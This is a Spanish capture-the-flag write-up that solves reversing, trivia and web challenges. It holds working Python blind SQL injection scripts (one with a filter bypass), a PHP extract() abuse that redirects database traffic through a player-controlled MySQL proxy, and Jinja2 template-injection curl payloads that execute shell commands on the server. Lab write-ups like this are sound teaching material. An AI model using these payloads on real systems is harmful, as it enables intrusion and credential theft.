I   Z    A  R        H       U   R  A      Z    U   R  E

-... . --. .. . - .- -.  .--. .. --.. - ..-   -.. .-
 B   E  G   I E T  A  N   P   I   Z   T  U     D  A
```

"izar hura zure begietan piztu da", frase de la canción "itsasoa gara" del grupo "ken zazpi".

flag{kenzazpi,itsasoagara}

13. reversing: mov and reg! (50 pt)

Tengo un programa.s y me han pedido conocer el valor final del registro eax. AT&T sintax ;)
flag{valor eax}
adjunto: programa.s - md5:40e814cda24b0f680131382bc750ff98

```
$ cat programa.s
inicio:
        mov $1337, %eax
        mov $31337, %ebx
        mov $3371, %ecx
        xor %edx, %edx
        cmp %ebx, %eax
        jge salto1
        jmp salto2
salto1:
        cmp $1337, %edx
        jg end
        inc %edx
```

```
salto2:
        xchg %eax, %ebx
        imul %ebx
        add %edx, %eax
        jmp salto1
end:
```

Se puede ir siguiendo las operaciones que hace el código ensamblador, o compilarlo y ejecutarlo (resuelto en un kali linux de 32 bits).
Para compilarlo, primero traduzco las instrucciones en ensamblador AT&T a ensamblador intel (lo hago a mano ya que es muy corto)

```
$ cat programa.asm
section .text
global main
extern printf

main:
        mov eax, 1337
        mov ebx, 31337
        mov ecx, 3371
        xor edx, edx
        cmp eax, ebx
        jge salto1
        jmp salto2

        salto1:
        cmp edx, 1337
        jg end
        inc edx

        salto2:
        xchg ebx, eax
        imul ebx
        add eax,edx
        jmp salto1

        end:
        push eax
        push message
        call printf
        add esp,8
        ret

        message db "Register = %08X", 10, 0


        $ nasm -f elf programa.asm -o programa.o

        $ gcc -m32 -o programa programa.o

        $ ./programa
        Register = C0795437
```

El registro 0xc0795437 en decimal es 3229176887, por lo que el flag es: flag{3229176887}

flag{3229176887}


14. reversing: L33tcense (50 pt)

Encuentra la licencia en este binario.
flag{licencia}
adjunto: leetcense.exe - md5: 8e5f81adbabbd0867e564c36f5232649

La primera fase es conseguir que se ejecute el programa.
En windows XP no se ejecutaba y en un windows7 tampoco, pero daba un mensaje relacionado con ciertas librerías.
Usando el programa "dependencywalker" (http://www.dependencywalker.com/), se ve que necesita las librerías MSVCP120D.dll y MSVCR120D.dll, que son librerías de visual c++.
Tras conseguirlas y ponerlas en el mismo directorio, el programa ya se ejecuta y pide una licencia.


Tras cargar el ejecutable en OllyDbg y buscar por strings se encuentran dos strings significativos: "Error en licencia" y "Enhorabuena , licencia valida."

Viendo la instrucción "if" que lleva a imprimir un string u otro, ponemos un breakpoint en la instrucción "call" anterior (call 0x000D12BC en la imagen adjunta -direcciones randomizadas en cada ejecución-)



Ejecutamos el programa y nos pide una licencia.
Nos inventamos una (p.ej: "licencia_MALA") y al meterla, el programa se detiene en el breakpoint.

Ejecutando instrucciones paso a paso, vemos que en la dirección 0x00E9616C call 00E9128F (jmp to MSVCR120D.memcmp) -direcciones randomizadas en cada ejecución- hace una comparación memcmp entre la licencia que he metido ("licencia_MALA") y la licencia "drQURvAuU140xXFR", que resulta ser la licencia correcta. (ver imagen adjunta)



Para comprobarlo, volvemos a ejecutar y metemos la licencia encontrada como licencia y nos devuelve el mensaje "licencia correcta".

flag{drQURvAuU140xXFR}

15. trivia: Trivia1 (20 pt)

¿Como se deshabilita el servicio Apache en Solaris?

flag{md5(comando)}

Tras meter varias opciones (supuestamente correctas, pero diferentes a la esperada) y acercarme al límite de envíos posibles, lo dejé.
No resuelto

16. trivia: Trivia2 (50 pt)

En solaris ¿Cual es el límite máximo de número de zonas en un sistema?
flag{md5(numero)}

Si no se conoce el límite, se puede buscar por internet, por ejemplo en:
https://docs.oracle.com/cd/E19455-01/817-1592/zones.intro-2/index.html

"Zones can be used on any machine that is running at least the Solaris 10 release. The upper limit for the number of zones on a system is **8192**. The number of zones that can be effectively hosted on a single system is determined by the total resource requirements of the application software running in all of the zones."

Por lo tanto el límite máximo es 8192 y para construir el flag:

```
$ python2
Python 2.7.11 (default, Mar 31 2016, 06:18:34)
[GCC 5.3.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import hashlib
>>> "flag{" + hashlib.md5("8192").hexdigest() + "}"
'flag{774412967f19ea61d448977ad9749078}'
>>>
```

flag{774412967f19ea61d448977ad9749078}

17. web: Users Finder I (100 pt)

Consigue la password del admin.

http://146.185.172.148:47000

Hay un formulario en el que se pueden meter usuarios y el sistema responde si existen o no ("No user on DB.")
Tras probar varios usuarios se ve que al poner unas comillas, la respuesta devuelta es "Error", por lo que se trata de un ataque de inyección SQL.
Tras varios intentos llegamos a una consulta SQL que vale para la inyección y de la que sacamos información. Con ella montamos un programa que saque el flag (sensible a minúsculas/mayúsculas).

```
$ cat mysql1.py
import requests
import string

url_='http://146.185.172.148:47000/index.php'

passw = ""
data = {}

dic = [ord(x) for x in (string.lowercase + "{}" + string.digits + string.uppercase)]
print "dic:",dic

for pos in range(1,30):
    print "otra posicion:"
    for letra in dic:
        data = {'username':'" or (select count(*) from users where user="admin" '
                'and ord(mid(password,' + str(pos) + ',1))=' + str(letra) + ')=1 and "1"="1'}

        r = requests.post(url_, data=data)

        if "exists" in r.content:
           passw += chr(letra)
           print '\t',letra, passw
           break
```

Ejecutándolo:

```
python2 mysql1.py
dic: [97, 98, 99, 100, 101, 102, 103, 104, 105, 106, 107, 108, 109, 110, 111, 112, 113, 114,
115, 116, 117, 118, 119, 120, 121, 122, 123, 125, 48, 49, 50, 51, 52, 53, 54, 55, 56, 57, 65,
66, 67, 68, 69, 70, 71, 72, 73, 74, 75, 76, 77, 78, 79, 80, 81, 82, 83, 84, 85, 86, 87, 88, 89,
90]
otra posicion:
        102 f
otra posicion:
        108 fl
otra posicion:
        97 fla
……
……
otra posicion:
        99 flag{XCYv7i0fNOYyogHc
otra posicion:
        125 flag{XCYv7i0fNOYyogHc}
otra posicion:
```

flag{XCYv7i0fNOYyogHc}

18. web: Users Finder II (150 pt)

Consigue la password del admin.

http://146.185.172.148:46000

Es un reto muy similar al anterior, pero con una complicación: que tiene una lista negra de palabras permitidas. Por ejemplo, no permite que en la cadena que mandas a consultar haya ni el carácter espacio, ni estas palabras: "where", "and", "like".

Con esto se nos complica la consulta a utilizar en la inyección SQL, pero tras varios intentos llegamos a una que vale:

```
$ cat mysql2.py
import requests
import string

url = 'http://146.185.172.148:46000/index.php'

passw = ""
data = {}

dic = [ord(x) for x in (string.lowercase + "{}" + string.digits + string.uppercase + "._-/" +
string.printable)]
print "dic",dic

for pos in range(1,30):
  print "otra posicion:"
  for letra in dic:
    data = {'username':'"or(select/**/count(*)from/**/users/**/group/**/by/**/'
       'password,user/**/having/**/concat(user,ord(mid(password,' +
```

```
            str(pos) + ',1)))="admin' + str(letra) + '")=1/**/or"0"="1'}

        r = requests.post(url, data=data)

        if "exists" in r.content:
            passw += chr(letra)
            print '\t',letra, passw
            break
```

Ejecutandolo:

```
python2 mysql2.py
dic [97, 98, 99, 100, 101, 102, 103, 104, 105, 106, 107, 108, 109, 110, 111, 112, 113, 114, 115,
116, 117, 118, 119, 120, 121, 122, 123, 125, 48, 49, 50, 51, 52, 53, 54, 55, 56, 57, 65, 66, 67,
68, 69, 70, 71, 72, 73, 74, 75, 76, 77, 78, 79, 80, 81, 82, 83, 84, 85, 86, 87, 88, 89, 90, 46,
95, 45, 47, 48, 49, 50, 51, 52, 53, 54, 55, 56, 57, 97, 98, 99, 100, 101, 102, 103, 104, 105,
106, 107, 108, 109, 110, 111, 112, 113, 114, 115, 116, 117, 118, 119, 120, 121, 122, 65, 66, 67,
68, 69, 70, 71, 72, 73, 74, 75, 76, 77, 78, 79, 80, 81, 82, 83, 84, 85, 86, 87, 88, 89, 90, 33,
34, 35, 36, 37, 38, 39, 40, 41, 42, 43, 44, 45, 46, 47, 58, 59, 60, 61, 62, 63, 64, 91, 92, 93,
94, 95, 96, 123, 124, 125, 126, 32, 9, 10, 13, 11, 12]
otra posicion:
        102 f
otra posicion:
        108 fl
otra posicion:
        97 fla
…
…
otra posicion:
        33 flag{31337trolol33t!
otra posicion:
        125 flag{31337trolol33t!}
```

flag{31337trolol33t!}

19. web: MitmByP (200 pt)

Bypass the man in the flag and get the flag in the middle. Or something like that ...

http://146.185.172.148:49000/

note: 0.0.0.0:33006->3306/tcp

Por el nombre del reto, parece que hay que realizar un ataque Man in the Middle.
Viendo las cabeceras http de respuesta al acceder a la página web, se ve una cabecera "pastie-private-id":

```
HTTP/1.1 200 OK
Date: Sat, 11 Jun 2016 11:03:08 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.17
pastie-private-ID: e1zsrbv7evokmybdcbwhqg
Content-Length: 45
Connection: close
Content-Type: text/html
```

Metiendo ese pastie-id en el servidor de pastie.org, nos encontramos con el código fuente del php que se ejecuta en el servidor. (http://pastie.org/private/e1zsrbv7evokmybdcbwhqg)

```
<?php
header('pastie-private-ID: XXXXXXX');
include_once("./flag.php"); // here is NOT your flag.
```

```
include_once("./database.php"); // database config
extract($_GET); // programmer sux
$conn = mysql_connect($host, $user, $pass, $database);
if (!$conn) {
        die("Database Error");
}

function bp1($password){
        if ( (!isset($_GET['p1'])) || (!is_numeric($_GET['p1'])) || (strlen($_GET['p1']) > 3) ||
                ($_GET['p1'] < 10000) )
                return false;
        return true;
}
function bp2($password){
        if (!isset($_GET['p2']))
                return false;
        if (!strcmp($_GET['p2'], 'been12345HEre4AlongTime') == 0)
                return false;
        return true;
}

// here we go!
if ( (isset($_GET["p1"]) && isset($_GET["p2"])) && ( bp1($_GET["p1"]) && bp2($_GET["p2"]) )) {
        echo "Now, go and get the flag ;)";
        $query = "SELECT hex(flag) FROM ctf.flag";
        $r = mysql_query($query);
        if (FALSE === $r) {
                die("QUERY Error");
        }
        $row = mysql_fetch_array($r);
        if ($debug) {
                header("host: {$host}");
                header("user: {$user}");
                header("flag: {$flag}");
        }
}else{
        die("I have lost my code :( where is my coooode :(");
}
mysql_close($conn);
```

Como pone en el comentario “programmer sux“, ya que ejecuta “extract($_GET);”, y además lo hace después de los include, por lo que podremos modificar las variables $host, $user, $pass, $database que se han definido en el include_once anterior.

Leyendo el código, vemos que necesitamos enviar 2 parámetros “GET”: p1 y p2, que deben cumplir:

p1: debe ser numerico, de longitud menor o igual que 3, pero al interpretarlo como número sea mayor o igual que 10000. Nos valdría por ejemplo “1e8”. Al interpretarlo como número lo convierte a 1*10**8, que es mayor que 10000

p2: debe ser “ been12345HEre4AlongTime”

Al enviar:

```
http://146.185.172.148:49000/?debug=1&p1=1e8&p2=been12345HEre4AlongTime
GET /?debug=1&p1=1e8&p2=been12345HEre4AlongTime HTTP/1.1
Host: 146.185.172.148:49000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:46.0) Gecko/20100101 Firefox/46.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
```

```
Connection: keep-alive
HTTP/1.1 200 OK
Date: Sat, 11 Jun 2016 11:09:04 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.17
pastie-private-ID: e1zsrbv7evokmybdcbwhqg
Host: localhost
user: ctf
flag: The flag is a lie!
Content-Length: 27
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html
```

Ese flag no es el buscado, por lo que parece que tenemos que hacer el ataque man in the middle al que hace referencia el título del reto, para ver qué ocurre en el acceso a la BBDD. Como hemos dicho podemos controlar las variables de acceso a la BBDD, por lo que le obligamos a acceder a un servidor controlado por nosotros.
En el enunciado, también dicen que:

note: 0.0.0.0:33006→3306/tcp

Es decir, que lo que enviemos al puerto del servidor 33006 lo redirigen a la BBDD.

Montamos entonces un ataque de MITM:

Modificamos la variable $host para que sea un equipo controlado por nosotros

En el puerto 3306 de ese equipo ponemos un proxy tcp que reenvíe lo que recibe al puerto 33006 del servidor, y devuelva las respuestas que envía el servidor al cliente

Ejemplo de proxy montado:

```
#!/usr/bin/python
import SocketServer
import socket

class ProblemHandler(SocketServer.StreamRequestHandler):
    def handle(self):
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(('146.185.172.148',33006))
        while 1:
                r11 = s.recv(1024)
                print "r11.",r11.encode("hex")

                self.request.send(r11)

                r21 = self.request.recv(1024)
                print "r21.",r21.encode("hex")
                s.send(r21)

                if len(r21)==0 or len(r11)==0:
                        break

class ReusableTCPServer(SocketServer.ForkingMixIn, SocketServer.TCPServer):
    allow_reuse_address = True

if __name__ == '__main__':
    HOST = '0.0.0.0'
    PORT = 3306
    SocketServer.TCPServer.allow_reuse_address = True
    server = ReusableTCPServer((HOST, PORT), ProblemHandler)
    server.serve_forever()
```

Una vez montado el servidor proxy, podemos lanzar la petición al servidor web:

http://146.185.172.148:49000/?debug=1&p1=1e8&p2=been12345HEre4AlongTime&host=IP_DE_MI_SERVIDOR

Y en el servidor vemos impresa la comunicación con la BBDD:

```
$ python2 srv2.py
r11.
5b0000000a352e352e34392d307562756e7475302e31342e30342e310002000000455869292c403d5100fff70802000f
801500000000000000000000006171375c493a264e3767226f006d7973716c5f6e61746976655f70617373776f726400
r21.
4f00000105a20e0000000040080000000000000000000000000000000000000000000000063746600145ba1bba3a727c4
c04f432e8c7962672d27a6703c6d7973716c5f6e61746976655f70617373776f726400
r11. 07000002000000002000000
r21. 030000001b0100
r11. 05000001fe00000200
r21. 1f0000000353454c454354206865782866c6167292046524f4d206374662e666c6167
r11.
01000001011f000002036465660000000968657828666c616729000c0800fa050000fd010000000005000003fe000022
0001000004003700000536363636433631363737423737363536433643363436463645363536383635373236353733337
3936463735373236363643363136373744405000006fe00002200
r21. 0100000001
r11.
r21.
```

Y decodificamos:

```
>"36363643363136373742373736353643364336343646364536353638363537323635373337393646373537323636364
3363136373744".decode("hex").decode("hex")
'flag{welldoneheresyourflag}'
```

flag{welldoneheresyourflag}

20. web: 404 - Not Found (200 pts)

GET /flag.txt (HTTP/1.1 404) - /flag.txt 200 OK

http://146.185.172.148:48000

Tras varias pruebas, se comprueba que hay inyección de plantilla bien en la cabecera http “host”, o bien en los parámetros “get”.
De esta manera se puede ejecutar código python en el servidor, que será ejecutado por el motor de templates jinja2, en un entorno bastante restringido.

Finalmente se comprueba que este reto se puede resolver con 2 peticiones con curl:

```
Petición primera. Escribe en archivo demo.cfg:
$ curl "http://146.185.172.148:48000/flag.txt?%7b%7b %27%27.__class__.__mro__
```

```
%5b2%5d.__subclasses__%28%29%5b40%5d%28%27demo.cfg%27,%27w%27%29.write%28%27from subprocess
import check_output\n\nRUNCMD = check_output\n%27%29 %7d%7d"

        <div class="center-content error">
                <h1>No he podido gestionar tu peticion :(</h1>
                <h3>http://146.185.172.148:48000/flag.txt?None</h3>
        </div>
```

Petición segunda. Importa el archivo con config.from_pyfile y ejecuta con RUNCMD(cat flag):
Nota: un detalle que me costó bastante es que el proceso no admite el caracter "/", por lo que no vale "cat /flag.txt". Finalmente ha valido reemplazando el caracter '/' por '\x2f'

```
$ curl "http://146.185.172.148:48000/flag.txt?%7b%7b config.from_pyfile('demo.cfg') %7d%7d %7b
%7b config%5b'RUNCMD'%5d('cat '+'\x2fflag.txt',shell=True) %7d%7d"

        <div class="center-content error">
                <h1>No he podido gestionar tu peticion :(</h1>
                <h3>http://146.185.172.148:48000/flag.txt?True euskal_flag{flask_SSTI_notfound!}
                </h3>
        </div>
```

más información:

https://nvisium.com/blog/2016/03/11/exploring-ssti-in-flask-jinja2-part-ii/

flag{flask_SSTI_notfound!}